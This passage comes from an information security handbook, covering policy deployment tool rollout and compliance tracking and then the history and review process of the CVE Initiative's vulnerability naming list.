Running compliance reports against domains containing large numbers of users can be very time consuming and may time-out before the reports complete. What is the threshold, or number of users who can be reported on? Do these reports have to be run on each policy and each domain separately? For example, if six policies are published with users in ten NT domains, do sixty separate reports have to be run, or just one? If there are users with multiple accounts in different domains, are they viewed as different users by the tool? Can the policy reports be run only for a specific NT group (i.e., management, all users, Information Technology)? If NT groups are used, how does the product handle disabled versus deleted accounts; in other words, will these show up in the reports as users? If exporting to Microsoft Excel or Word, are there any "gottchas" with the export, such as the handling of double-quotes within the results? Compliance reporting can be a very time-consuming process and may not be the "click of a button" action that is typically reported.

How Do Users Authenticate to the Tool?

If Microsoft NT Network IDs are utilized, the policy product may provide for pass-through authentication integrated with IIS. Using this method, the user would be automatically logged into the policy deployment tool after selecting the URL for the site in the Web browser. Alternatively, IDs could be set up within the

tool, with log-ins and passwords to control access. Because the average corporate user today has at least eight userID/password combinations to keep track of, this approach should be avoided.

Step 6: Pilot Test Policy Deployment Tool with Users

Once the infrastructure has been established, and some test cases have been run through it, the product is ready for pilot testing. A few "draft policies" with the new format should be created and distributed through the tool to a small set of users. It is important to recruit users from different departments, levels of experience, education, and familiarity with computer technology. Selecting a sample made up only of information technology individuals may not surface common user questions. The purpose of pilot testing is to collect feedback on the ease of use of the product, establish a base of individuals who will support (get behind) the product during the rollout phase, and most importantly, to anticipate the questions that need to be addressed to formulate the appropriate training materials.

The process should be scripted to have the users perform different functions, such as reading a policy, providing comments to a policy, accepting the policy, locating the policy documents after they have been accepted, taking a quiz, searching policies for terms, reporting an incident, and so forth according to the functionality provided within the tool.

Step 7: Provide Training on the Tool

Why would training be important? After all, this is a Web-based application and should be intuitive, right? Surely, much of the workforce will be able to navigate the tool correctly, provided the tool was designed with use-ability in mind. The key reason for providing training is to gain ongoing support for using the tool in the future! Just as individuals need to understand the "why" of a policy, they also need to understand "why" they should take time to read the policies presented in the tool! This is a great opportunity to get middle management and line management involved in supporting the security program — use the opportunity to train-the-trainer by training management on the use of the tool. By doing so, management will be paying more attention to the training themselves, knowing that they will, in turn, have to train their staff (who wants to look foolish in front of their staff members?).

Recognizing that management personnel are also very busy and information security is one more thing on their list, there needs to be (1) structure around the training, (2) expected due dates, and (3) provided training materials. Some management personnel may feel comfortable creating their own training materials to shape their own message, but most will prefer to have something canned to which they can add specifics. Using this approach allows them to cover the material in a staff meeting without much preparation. The managers are also in the best position to tailor the "why this is important to us" message to their specific departmental needs. It also demonstrates their support for security versus having it always come from the Information Security Officer.

There are several training materials that should be constructed in advance of the training session by the Information Security department. These materials should be posted to the intranet and made available for management personnel to download themselves, thus reducing the time required by the Information Security department to distribute the information and making it available to management when they need it. It is also more efficient for the Information Security department to create one set of materials than to have each individual manager spend time creating his or her own. The essential training materials to roll out the policy deployment tool include:

- *PowerPoint presentation:* slides showing how policies are created, who is involved, and screen shots of the policy tool showing specific functionality, due dates for reading and accepting the policies, and future plans for deployment of policies.
- *Pamphlet:* a trifold pamphlet as a handy reference for using the tool. This is also useful for showing contact information of the Security department(s) to call for information security questions, password resets, and policy tool questions.

- *Acknowledgement form:* form stating that the training was received and also that they acknowledge that clicking on an acceptance button within the tool has the same effect as if they were to affix their written signature to the policy. These forms should be filed with Human Resources in their personnel file in the event that there is subsequent disciplinary action or termination resulting from violation of a security policy.
- *Training roster:* a sheet that the manager can have each employee sign to confirm that they have received the training. This information should be captured centrally within Human Resources to keep track of the security awareness training that the individual has received.
- *Give-aways:* what would security awareness training be without chocolate and give-aways? Mouse-pads, pens, monitor mirrors, mugs, and other tokens can be very useful, especially if the intranet Web address of the policy tool is imprinted on the token.
- *Notes:* a separate PowerPoint presentation set up to print the notes pages can be provided to help managers fill in the graphics and words on the slides.

By providing these tools, individual users have the benefit of receiving a consistent message and having it communicated from their own manager. Although the medium is electronic, training is still essential for the first rollout of the policies. This may very well be the first application with the organization that is distributed to all users and, as such, will represent change that needs to be appropriately managed.

Step 8: Rollout Policies in Phases

The first-phase rollout of policies to the end users will be the policies used in the pilot phase. A limited number of policies should be rolled out at this time, such as a password policy and policies indicating the roles of the various departments involved in creating the policies. For example, there could be a separate policy indicating the responsibility and authority of the overall security program and the executive sponsorship behind the policies. The roles of the Information Security department, Security Council, Information Technology Steering Committee, management, and the end users could be spelled out in separate policies. By having these as the first set of policies, it sets up the organizational and control structure for issuing future policies. It also sends the message that management is involved and behind the policies, and they are not solely products of the Information Security department.

The primary goal of the first phase is to lay this foundation for future policy rollouts and also to provide users with the opportunity to use the new tool. Users will have many questions using the technology itself during this phase, questions that should not be underestimated. They may be unable to get to the Web site due to problems with their log-in setup; they may have read the policy but not clicked the appropriate checkbox to accept the policy; or they may not understand a specific policy. Hopefully, these questions can be reduced through the train-the-trainer approach; however, there will still be questions on use-ability. By keeping the policy content "simple" at this stage, more attention can be given to helping users become familiar with the tool.

A six- to nine-month plan for the rollout of policies should be established so that they are not receiving all the policies at once. There is much information to be absorbed in the information security policies due to the breadth of organizational impact. Delivering these in bite-size pieces is more conducive to really having them understood within the organization. Sometimes, this is unavoidable, especially if they are the result of a focused-policy project. Policies should be grouped into these "phases" so that users are not receiving a policy too frequently (remember: they do have other work to do). Users will appreciate the grouping and, after a few phases, will come to understand that this is a normal, ongoing process.

When the policies are issued, an e-mail containing a link to the Web site and, if possible, directly to the specific policy should be included. Expectations of "compliance" of the policy should be stated, with a 30- to 45-day period to read, understand, and provide acceptance of the policy through the policy deployment tool. At least 30 days is necessary, as people may be on vacation, traveling, involved in some key time-sensitive projects, etc. As security professionals, we need to be sensitive to the fact that we think

about security all the time, but end users have other jobs to perform. The timeframes depend on the culture of each organization.

Step 9: Track Compliance

This is arguably the key difference between utilizing a Web-based policy development tool versus placing the policies on a Web site with hyperlinks to each policy. The vendors of the products promote this capability as a key feature, and rightly so. When policies are simply placed on a Web site, e-mailed to new users, or distributed in paper binders, it becomes a very difficult job to ascertain who has read the policies, let alone received them. If the distributions are sent out by e-mail, many organizations still require that a signed document confirming that the documents have been read and accepted be sent back to the policy originator.

Policy deployment tools provide a much better way of tracking compliance by tracking the acceptance of the users in a database. Users are provided with assignments, provided a timeframe to complete, and then the tracking is housed within one integrated system. Additionally, because the information is being captured in a database, the tools also provide functionality to report on the current status of policy acceptance. This is useful after a rollout to see how fast the adoption rate is; that is, are people reviewing the policies right away, or is there a large number waiting until the last few days of the period? This can assist in future training to educate users that waiting until the final days of the period may cause unavailability problems of the Web site.

The compliance tracking process is not completely automatic, as there will be differences between the vendor product (generic) and the organizational structure (specific). For example, if there are multiple geographic locations within the company, an extra step may be needed to produce reports by geographic location and manager responsible, by relating the ID used in the policy tool to the human resources system (which contains the department/manager information). Alternatively, if the tool supports a data feed from the human resources system, and was set up with the department and a user role (supporting distribution of policies to only those users within that role), it may be necessary to relate the department to a manager outside the tool to produce the reports by manager. Depending upon the management reporting needs the out-of-the-box tool may not provide all the compliance reporting functionality needed. Fortunately, many of the products have an export option to pull the information in another product like Microsoft Access or Excel to manipulate the information.

There are other considerations in compliance tracking as well, such as disabled accounts showing up in the user reporting lists, system accounts, and if distribution lists were used to distribute the policies, how accurate are they and how are they maintained? Completeness of the user population being reported on must receive periodic verification to ensure that the policies are reaching everyone. If there are users within the organization who do not have access to computers, then kiosks where they can log into the system must be made available or their manager must take on the responsibility of printing the policies for their signature as a workaround. For compliance tracking to be complete, it would need to be known which users fall under the paper-based exception.

After the 30- to 45-day "acceptance period" has been completed for the policies, the initial compliance reports are run. It is a good practice to provide the compliance reports within one week of the end of the period to the management responsible. Management can then follow up with its employees on the lack of compliance. Reports can be run again after providing management a one-week turnaround to correct the situation. At this point, a second set of compliance reports is run, and organizational escalation procedures should take place by elevating the issue to senior management.

Some users may object to the policies as published, so the tool should provide the capability of providing these comments. Provided that the previous steps of management approval were followed prior to publishing the policy, it should be clear that the distributed policies are expected to be adhered to and complied with. Therefore, compliance tracking should expect 100 percent acceptance by the users of the

policy (hence again stressing the importance of the management review before publishing). Compliance tracking should not have to be concerned with disagreements with the policy

Once a few phases of policy rollouts have been completed, the process becomes a very effective and efficient way to track compliance to policies.

Step 10: Manage Ongoing Process for Policy Violations

The Web-based tool should support a mechanism for users to report security incidents so that as they become aware of violations of the policy, they have the capability to report the incident. This process can be very helpful in understanding where the exceptions to the policy are occurring, gaps in training, or missing procedures to support the policy. New procedures or changes to the policies can occur as a result of receiving information directly from those required to implement the policy. Although rigorous reviews may be done by management prior to publication, there still may be unanticipated circumstances that, upon further analysis, may require revision and republication of the policy.

Tracking numbers should be assigned within the tool to each reported incident with follow-ups occurring within a reasonable period of time (24 to 48 hours for first response). It may be necessary to supplement the Web-based tool with external tracking spreadsheets; however, if a tracking number is assigned, these items can be manageable. To some extent, this process could be considered a "security effectiveness monitoring" process for the policies themselves. The reporting of incidents provides a means to monitor whether or not people are following the policies.

Whew! .... Ten Steps and We Are Done, Right?

One thing is that is very clear in policy development is that it is never done. However, once an organization has moved from "no policies" to a base set of security policies, procedures, standards, and guidelines and has executed the ten steps above, with multiple phased rollouts, the organization is 90 percent there in terms of policy development. In the paper-based policy world, policies can suffer from dust and obsolescence if they are not maintained, refreshed, and communicated properly. The same holds true for the "digital" world where policies exist electronically on the company intranet. Policies can get stale and may come out of sync with reality. Organizations go through many changes, such as mergers and acquisitions, connections with third-party business partners, outsourced services, adoption of new technologies, upgrades to existing technologies, new methods of security awareness training, new regulations that must be addressed, etc. Policies should be reviewed, at a minimum, annually to ensure that they are still appropriate for the organization. Upon each major organizational or technological change, policies that could be impacted should be identified and reviewed.

Final Thoughts

Paper will not be going away anytime soon. Dust is optional, and obsolescence can be replaced by a mechanism that provides current, relevant, updated information upon which the organization can rely. The key word here is "can," as moving the paper to an electronic format takes care of the dust problem but does little to change the obsolescence problem if policy creation is seen as a one-time thing to "get them out there quickly."

The Web-based policy deployment tools of the past few years have done a great job of providing an infrastructure for the communication and management of policies. If we think of the tool as a hammer, we need to remember that the hammer itself performs no work and makes no progress in building things unless there is a person using it to pound nails. People utilizing the review and approval processes are critical in the development of policy, whether the policies are paper based or electronically deployed. Using these tools does provide great benefit in the deployment of policies as discussed in the prior sections, such as providing support to large user bases, keeping the policies fresh, enabling periodic

quizzing of the content, tracking compliance, controlling the timing of the review, and ensuring that users are seeing policies as appropriate to their job functions. The tools also provide great benefit to the end users by providing a mechanism for them to view up-to-date policies, submit security incidents, perform context searches, and follow the linkage to procedures, standards, and guidelines through navigating the Web site.

So, it is time to enter the dust-free environment, build the infrastructure, and never return to the binders with the nice tabs that few people see. Start small, start somewhere, just start. It is well worth the effort.

A Progress Report on the CVE Initiative

Robert Martin, Steven Christey, and David Baker

Common Vulnerabilities and Exposures (CVE) is an international, community-based effort, including industry, government, and academia, that is working to create an organizing mechanism to make identifying, finding, and fixing software product vulnerabilities more rapid and efficient. A few years ago, each of us was faced with a cacophony of naming methods for defining individual security problems in software. This made it difficult to assess, manage, and fix vulnerabilities and exposures when using the various vulnerability services, tools, and databases along with the software suppliers' update announcements and alerts. For example, Exhibit 70.1 shows how in 1998 each of a dozen leading organizations used different names to refer to the same well-known vulnerability in the phf phonebook CGI program. Such confusion made it difficult to understand which vulnerabilities an organization faced and which ones each tool was looking for (or not looking for). Then, to get the fix to the identified vulnerability, users still had to figure out what name the vulnerability or exposure was assigned by their software supplier.

Driven by a desire to develop an integrated picture of what was happening on its corporate networks, and while trying to properly research options for selecting some new network security tools, the MITRE Corporation[1] (http://www.mitre.org) began designing a method to sort through this vulnerability naming confusion. The approach involved the creation of a unified reference list of vulnerability and exposure names that were mapped to the equivalent items in each tool and database. In January 1999, MITRE presented a paper at the 2nd Workshop on Research with Security Vulnerability Databases at Purdue University[2] that outlined the concept and approach for what today is known as the Common Vulnerabilities and Exposures Initiative (http://cve.mitre.org). The primary product of this Initiative is the CVE List, a reference list of standard names for vulnerabilities and exposures.

The CVE List was envisioned as a simple mechanism for linking vulnerability-related databases, tools, and concepts. It was believed to be critical for the information security community to concur with the CVE approach and begin incorporating the common names into their various products and services. Therefore, CVE's role was limited to that of a logical bridge to avoid competing with existing and future commercial efforts.

Although the CVE name itself was simple in concept, there would be nothing simple about implementing the CVE Initiative. To be successful, all existing vulnerability information would have to be examined and compared to determine which parts of this overall set of information referred to the same problem. Then, unique and consistent descriptions for each problem would have to be created, and the technical leaders of the information security community would have to be brought together to agree on the descriptions. The CVE List would have to be broadly distributed for commercial vendors and researchers to adopt it. A CVE compatibility evaluation process would have to be designed to verify vendor claims of support for the CVE names in products and services, and policies would have to be created to encourage the use of CVE-compatible products. The CVE Initiative would also have to be an ongoing effort because new vulnerabilities are always being discovered, and at an increasing rate. Finally, the CVE Initiative had to include international participation in both those helping with the development of the CVE List, and by the vendor community and other organizations using the common names in their products and services.

EXHIBIT 70.1 Vulnerability Tower of Babel, 1998

Organization	Name Referring to Vulnerability
AXENT (now Symantec)	phf CGI allows remote command execution
BindView	#107 — cgi-phf
Bugtraq	PHF Attacks — fun and games for the whole family
CERIAS	http_escshellcmd
CERT	CA-96.06.cgi_example_code
Cisco Systems	HTTP — cgi-phf
CyberSafe	Network: HTTP "phf" attack
DARPA	0x00000025 = HTTP PHF attack
IBM ERS	ERS-SVA-E01-1996:002.1
ISS	http — cgi-phf
Symantec	#180 HTTP server CGI example code compromises http server
SecurityFocus	#629 — phf Remote Command Execution Vulnerability

To guide the various aspects of the CVE Initiative to enable the adoption of the CVE List as a common mechanism for referring to vulnerabilities and exposures, CVE has targeted five specific areas of activity, to include:

1. Uniquely naming every publicly known information security vulnerability and exposure
2. Injecting CVE names into security and vendor advisories
3. Establishing CVE usage in information security products as common practice
4. Having CVE usage permeate policy guidelines about methodologies and purchasing, included as requirements for new capabilities, and introducing CVE into training, education, and best practices suggestions
5. Convincing commercial software developers to use CVE names in their fix-it sites and update mechanisms

The remainder of this chapter describes the various challenges, solutions, and approaches that the CVE Initiative has undertaken (or faced) in the development of the various elements of the CVE Initiative.

Implementing the CVE Initiative

After a positive response from the Purdue CERIAS Workshop, MITRE formed the CVE Editorial Board in May 1999 with 12 commercial vendor and research organizations, which worked to come to agreement on the initial CVE List with MITRE as moderator. During this same time, a MITRE team worked to develop a public Web site to host the CVE List, archive discussions of the Editorial Board, and host declarations of vendor intent to make products CVE-compatible. The CVE Initiative was publicly unveiled in September 1999. The unveiling included an initial list of 321 entries, a press release teleconference, and a CVE booth that was staffed with the Editorial Board members at the SANS 1999 technical conference. It was a very powerful message to attendees to see the CVE booth staffed by competing commercial vendors working together to solve an industry problem. There was a large audience of system administrators and security specialists in attendance, who had been dealing with the same problem that motivated the creation of the CVE Initiative.

As the volume of incoming vulnerability information increased for both new and legacy issues, MITRE established a content team to help with the job of generating CVE content. The roles and responsibilities of the Editorial Board were formalized. MITRE worked with vendors to put CVE names in security advisories as vulnerabilities were announced, and worked with the CVE Senior Advisory Council to develop policy recommending the use of CVE-compatible products and services and to find ways of funding the CVE Initiative for the long term. Since the beginning, MITRE has promoted the CVE Initiative in and at various venues, including hosting booths at industry tradeshows, interviewing with the media, publishing CVE-focused articles in national and international journals,[3] and presenting CVE-focused talks in public forums and conferences.

The CVE List

The CVE Initiative has had to address many different perspectives, desires, and needs as it developed the CVE List. The common names in the CVE List are the result of open and collaborative discussions of the CVE Editorial Board (a deeper discussion of the Board can be found later in this chapter), along with various supporting and facilitating activities by MITRE and others. With MITRE's support, the Board identifies which vulnerabilities or exposures to include on the CVE List and agrees on the common name, description, and references for each entry. MITRE maintains the CVE List and Web site, moderates Editorial Board discussions, analyzes submitted items, and provides guidance throughout the process to ensure that CVE remains objective and continues to serve the public interest.

CVE Candidates versus CVE Entries

CVE candidates are those vulnerabilities or exposures under consideration for acceptance into the official CVE List. Candidates are assigned special numbers that distinguish them from CVE entries. Each candidate has three primary items associated with it: (1) number (also referred to as a name), (2) description, and (3) references. The number is an encoding of the year that the candidate number was assigned and a unique number N for the Nth candidate assigned that year (e.g., CAN-1999-0067). If the candidate is accepted into CVE, these numbers become CVE entries. For example, the previous candidate number would have an eventual CVE number of CVE-1999-0067, where the "CAN" prefix is replaced with the "CVE" prefix. The assignment of a candidate number is not a guarantee that it will become an official CVE entry.

Data Sources and Expansion of the CVE List

Throughout the life of the CVE List, MITRE has relied on other data sources to identify vulnerabilities. As a result, MITRE can concentrate on devising the standard names, instead of "reinventing the wheel" and conducting the research required to find the initial vulnerability reports. Before CVE was publicly released in September 1999, a "draft CVE" was created and submitted to the Editorial Board for feedback. ISS, L-3 Security (later acquired by Symantec), SANS, and Netect (later acquired by BindView) provided information that was used to help create the draft CVE. Data was also drawn from other sources, including Bugtraq and NTBugtraq posts, CERT advisories, and security tools such as NAI's CyberCop Scanner, Cisco's NetSonar, and AXENT's NetRecon.

In November 1999, two months after the first version of the CVE List was made available, MITRE asked Editorial Board members to provide a "top 100" list of vulnerabilities that should be in the CVE List, which produced more than 800 submissions. Contributing organizations were Purdue CERIAS, ISS, Harris, BindView, Hiverworld (later nCircle), Cisco, L-3 Security (later acquired by Symantec), and AXENT (later acquired by Symantec). At this time, MITRE also began processing newly discovered vulnerabilities, using the periodic vulnerability summaries published by SecurityFocus, Network Computing/SANS, ISS, and the National Infrastructure Protection Center (NIPC).

To manage the volume of vulnerabilities that were submitted, MITRE began developing the submission matching and refinement process described later in this chapter.

In the summer of 2000, MITRE again sought to expand the CVE List to include older "legacy" problems that were not in the original draft CVE, this time receiving copies of the vulnerability databases from ten organizations — a total of approximately 8400 submissions. The contributors were AXENT (now Symantec), BindView, Harris Corporation, Cisco Systems, Purdue University's Center for Education and Research in Information and Security (CERIAS), Hiverworld (now nCircle), SecurityFocus, Internet Security Systems (ISS), Network Associates, L3 (now Symantec), and the Nessus Project. These contributions were made while newly discovered issues were also being processed in parallel. In the following year, MITRE expanded its support staff and improved its processes and utilities for dealing with the increasing volume of information.

Of the 8400 legacy submissions received in the summer of 2000, MITRE has thus far eliminated 2500 submissions that duplicated existing candidates or entries, or did not meet the CVE definition of a vulnerability or exposure. An additional 3900 submissions require additional information from the source that provided them (generally due to lack of references or vague descriptions), and 1100 have been set aside for more detailed examination and study. Many of these 1100 vulnerability submissions describe insecure configurations and

require further study. Configuration problems are difficult to identify with CVE because configuration is system dependent, such problems are not as well studied as software implementation errors, and they could be described at multiple levels of abstraction. MITRE's research and analysis is currently focusing on the Windows-based portion of these configuration problems.

The remaining 900 legacy submissions formed the basis of 563 CVE candidates that were proposed to the Board in September 2001. A small number of submissions from November 1999 still remain, mostly due to the lack of sufficient information to create a candidate.

While MITRE processes the remaining legacy submissions and conducts the necessary background research, it continues to receive between 400 and 600 new submissions per month from ISS, SecurityFocus, Neohapsis, and the National Infrastructure Protection Center. Each month, an additional 20 to 70 specific candidates are reserved before a new vulnerability or exposure is publicly known, with the candidate number then included in vendor and security community member alerts and advisories.

Because there was an increased emphasis on creating legacy candidates during the summer of 2001, a backlog of submissions for recent issues developed. Candidates for those issues were to be created by early 2002, and additional processes are being implemented to avoid such backlogs in the future. One avenue that is being pursued to address this problem is the active engagement of vendors and researchers to include CVE candidate names in their initial advisories and alerts. To date, a variety of individuals and organizations have reserved more than 870 candidate numbers for use in public announcements of vulnerabilities, including ISS, IBM, Rain Forest Puppy, @stake, Microsoft, BindView, NAI, CERT/CC, SGI, eEye, COMPAQ, Ernst & Young, CISCO, Rapid 7, NSFOCUS, Sanctum, Alcatel, EnGarde Secure Linux, Caldera, Red Hat, SecurityFocus, VIGILANTe.com, Cert-IST, Mandrake Linux, Debian, Foundstone, Apple, iDEFENSE, HP, Symantec, DHS/NIPC, KDE e. V., Beyond Security Ltd., Digital Defense Inc., Core-ST, The OpenPKG Project, Corsaire, The FreeBSD Project, and Gentoo Linux.

Growth of the CVE List since Inception

As previously mentioned, the first version of the CVE List was released in September 1999; it contained 321 CVE entries that MITRE had researched and reviewed with the initial Editorial Board members. As Exhibit 70.2 shows, the number of entries in the CVE List stands at 2573 entries as of mid-May 2003, while candidates number 3463. Notable increases occurred in November 1999, September 2001, and February/March 2002 in conjunction with the growth of the list as described in the previous section. The CVE Web site now tracks




EXHIBIT 70.2 CVE growth over time.

some 6036 uniquely named vulnerabilities and exposures, which include the current CVE List, recently added legacy candidates, and the ongoing generation of new candidates from recent discoveries.

The Process of Building the CVE List: The Submission Stage*:* Stage 1

The CVE review process is divided into three stages: (1) the initial submission stage, (2) the candidate stage, and (3) the entry stage. MITRE is solely responsible for the submission stage but is dependent on its data sources for the submissions. The Editorial Board shares the responsibility for the candidate and entry stages, although the entry stage is primarily managed by MITRE as part of normal CVE maintenance.

Content Team

For the CVE project, MITRE has a content team whose primary task is to analyze, research, and process incoming vulnerability submissions from CVE's data sources, transforming the submissions into candidates. The CVE Editor, who is ultimately responsible for all CVE content, leads the team.

Conversion Phase

During the submission stage, MITRE's CVE Content Team, which consists of MITRE security analysts and researchers, collects raw information from various sources, for example, the various Board members who have provided MITRE with their databases, or publishers of weekly vulnerability summaries. Each separate item in the data source (typically a record of a single vulnerability) is then converted to a "submission," which is represented in a standardized format that facilitates processing by automated programs. Each submission includes the unique identifier that is used by the original data source.

Matching Phase

After this conversion phase, each target submission is automatically matched against all other submissions, candidates, and entries using information retrieval techniques. The matching is based primarily on keywords that are extracted from a submission's description, references, and short title. The keywords are weighted according to how frequently they appear, which generally gives preference to infrequently seen terms such as product and vendor names and specific vulnerability details. Keyword matching is not completely accurate, as there may be variations in spelling of important terms such as product names, or an anomalous term may be given a larger weight than a human would use. The closest matches for the target submission (typically ten) are then presented to a content team member, who identifies which submissions are describing the same issue (or the same set of closely related issues) as the target submission.

Once matching is complete, all related submissions are combined into submission groups, which may include any candidates or entries that were found during matching. Each group identifies a single vulnerability or a group of closely related vulnerabilities. These groups are then processed in the next phase, called "refinement."

Refinement Phase

Typically, a content team member is assigned a batch of 20 or more submission groups, which usually includes both duplicate submissions and new issues.

During refinement, the team member analyzes a submission group and determines whether one or more of the submissions identify an existing CVE item. If so, then the analyst notes any additional references that are in the new submission, but not the existing CVE item, so that the existing CVE item's references can be extended.

If there are submissions from the group that do not describe an existing CVE item, then a team member makes the following assessment:

- Apply CVE content decisions to decide whether any candidates should be created.
- Apply CVE content decisions to decide how many candidates must be created.

(Content decisions are covered in a later section.)

For each candidate to be created, the analyst does the following:

- List the associated references using CVE's canonical reference format.
- Create a description.
- Determine if there is vendor acknowledgment.
- Identify any related content decisions.

- Identify other supporting information such as the date the problem was announced, high-level operating system (OS), whether the issue is remotely or locally exploitable, and a few other attributes. This information is used to group sets of candidates later in the process, or to provide tailored voting ballots to individual Editorial Board members.
- Identify any keywords that could help in later submission matching (as well as the CVE Web site's search engine). Typically, the keywords include alternate spellings or terms that were not explicitly necessary for the description.
- Identify the rationales for acknowledgment and content decisions in the "analysis" section.

In some cases, an analyst may choose to delay analysis of a submission group (or a portion of the group) when an issue is unusually complex or if other individuals need to be consulted.

Submission refinement is a bottleneck because deep analysis is sometimes required to understand the reported problem, apply the content decisions, find vendor acknowledgment, research the references, and write the descriptions. Refinement is especially difficult for new analysts because there is a large amount of detail and background knowledge required before the analyst becomes comfortable and productive in doing refinement.

For each action that the content team member undertakes — whether identifying a duplicate, rejecting a submission, or suggesting the creation of a new candidate — a "refinement group" is produced. One or more refinement groups are produced from the original submission group, depending on how many separate issues were in the original submission group.

Editing Phase

After refinement, the CVE Editor reviews the work of the analysts, occasionally making modifications to follow CVE style, ensuring that CVE content decisions are being followed, or performing advanced research. Occasionally, submissions may be added or removed from the refinement groups. The Editor provides feedback to the analyst for the purposes of training or to raise certain issues. Because the submission matching may not always find all related submissions, typically due to spelling inconsistencies across submissions, the Editor can merge multiple refinement groups that were produced by different analysts.

The Editor then processes the resulting refinement groups. New candidate numbers are assigned to the groups that identify new issues (the "assignment" phase in the candidate stage).

After candidate assignment, each data source is provided with a backmap from their submission to the associated CVE items (whether newly created candidates, or existing candidates or entries). The backmap can reduce the amount of effort the data source needs to perform to maintain a mapping to CVE. After the backmaps for the candidates are generated, the associated submissions are removed from the submission pool. In addition to backmaps, a new type of map referred to as a "gapmap" is also provided to the information source. The gapmap identifies the newly created candidates that were not found in the data source's original set of submissions, which may make the source aware of additional security problems that they had not seen previously.

In some cases, the submission stage may be entirely bypassed. This usually happens when an individual or organization reserves a candidate number in order to include it in the initial public announcement of a vulnerability, as described in further detail in a later section.

The Process of Building the CVE List: The Candidate Stage: Stage 2

Assignment Phase

Candidates are normally created in one of three ways: they are refined by the content team using submissions from CVE's data sources; they are reserved by an organization or individual who uses it when first announcing a new issue; or they are created "out-of-band" by the CVE Editor, typically to quickly create a candidate for a new, critical issue that is being widely reported.

Proposal Phase

The CVE Editor organizes candidates into clusters of 20 to 50 candidates. For new issues, the clusters are typically grouped by the initial public announcement dates of the candidates. For legacy issues, the clusters can be created according to other criteria that make the clusters more manageable for Editorial Board members

to work with, such as UNIX vendor advisories. The candidate clusters are then proposed to the Board for review and voting.

Voting Phase

Editorial Board members review proposed candidates, registering their feedback with a vote and optional commentary. Votes include ACCEPT, MODIFY (signifying the need for a minor change), REJECT, RECAST (signifying the need for a major change), REVIEWING (member is actively reviewing the candidate but does not have a vote ready), and NOOP (no opinion). A Board member may ACCEPT or MODIFY a candidate if (1) it has been acknowledged by the vendor, (2) the issue has been replicated by the voting Board member, (3) the issue has been reported or replicated by someone whom the member trusts, or (4) there is independent confirmation from another party. MITRE is considering whether (4) is sufficient to establish the veracity of a candidate. One issue that has not yet been resolved is how to deal with "permanent" candidates that may be real but never receive enough positive votes to be accepted as official entries.

Modification Phase

The candidate can be modified based on feedback from Board members. (More information on this appears in the "Modification" section below.)

Interim Decision Phase

The CVE Editor decides when the review of a candidate is complete or has come to a standstill. The Editor casts a single ACCEPT or REJECT vote, then gives Board members a "last call" opportunity to post any final comments or objections (at least four business days). If there are extensive comments or objections that require additional voting, the candidate may be returned to the modification phase.

Final Decision Phase

If the CVE Editor determines that no sufficient grounds exist for changing the vote made in the Interim Decision, then the decision becomes final. If the candidate is ACCEPTed, the Editor announces to all Board members that the candidate will be placed into CVE, and identifies the CVE name that will be assigned to the new entry. If the candidate is REJECTed, the Editor notes the reason for rejection.

The Process of Building the CVE List: The Entry Stage: Stage 3 of 3

Publication Phase

If the candidate has been ACCEPTed, the candidate is converted into an entry by changing the name from CAN-YYYY-NNNN to CVE-YYYY-NNNN and removing the voting record. The new entry is then added to the next version of the CVE List.

Modification Phase

The entry may need to be modified in simple ways, for example, to clarify the description or add more references. (More information on this appears in the following section.)

Modifications and Deletions in the CVE List and Candidates List

Modification

Most candidates and entries are modified by adding more references (such as additional vendor advisories), or through small changes to descriptions (such as fixing typos and clarifying the issue). Candidate modifications are normally not explicitly presented to the Editorial Board or the public, due to the number and frequency of changes that take place. For entries, the Editorial Board is notified of basic modifications at least four business days before the new CVE version is targeted for creation.

For CVE users who want to track modification in the CVE List, MITRE provides "version difference reports" that detail which entries have changed, and how they have changed, between two versions. For various reasons, this capability was not made available for candidates, but the Cassandra project being led by Purdue CERIAS now offers a change monitoring report that includes changes to candidates (https://cassandra.cerias.purdue.edu/CVE_changes/).

Some modifications may be substantial. For example, a candidate may need to be split into multiple items, or multiple candidates may need to be merged into a single item (*recast*). This will happen if a content decision was not applied properly when the candidate was first created, or if new information forces such a change. In some cases, a recast may be required for entries. The procedure for recasting candidates and entries has not been completely defined, because most of these changes are due to content decisions that have not been finalized yet. However, at a minimum, the procedure of recasting a candidate or entry will include the incorporation of some type of forward pointers that will go from any recast item to the "corrected" items.

In other cases, a description and/or the set of references may be vague enough that the item could appear to describe more than one different vulnerability. This happened more frequently in the early days of CVE when the utility of references in deconflicting similar issues, and the importance of having necessary details in the descriptions, was not fully understood. Vague descriptions and missing references can lead to mapping errors in CVE-compatible products and services. Vendor security advisories with vague information present a special challenge: the issue is likely to be real (otherwise the vendor would not have reported it), but the issue could already be identified in a different CVE item. Consultation with the vendor may clear up any ambiguity, but it is not always possible or feasible.

Deletions

There may be several reasons why a candidate or entry should be "Deleted" from its associated list, including:

- If it is a duplicate of another CVE item
- If further analysis shows that the vulnerability does not exist (e.g., the original report was incorrect)
- If the item needs to be recast

Because any number of CVE-compatible products and services could be using older CVE identifiers, it is important to keep a record of what happens to each item that must be "deleted." A *candidate* is deleted by rejecting it. An *entry* is deleted by deprecating it. The process is the same for candidates and entries, and includes the following:

1. An announcement is made to the Editorial Board that the item will be rejected or deleted.
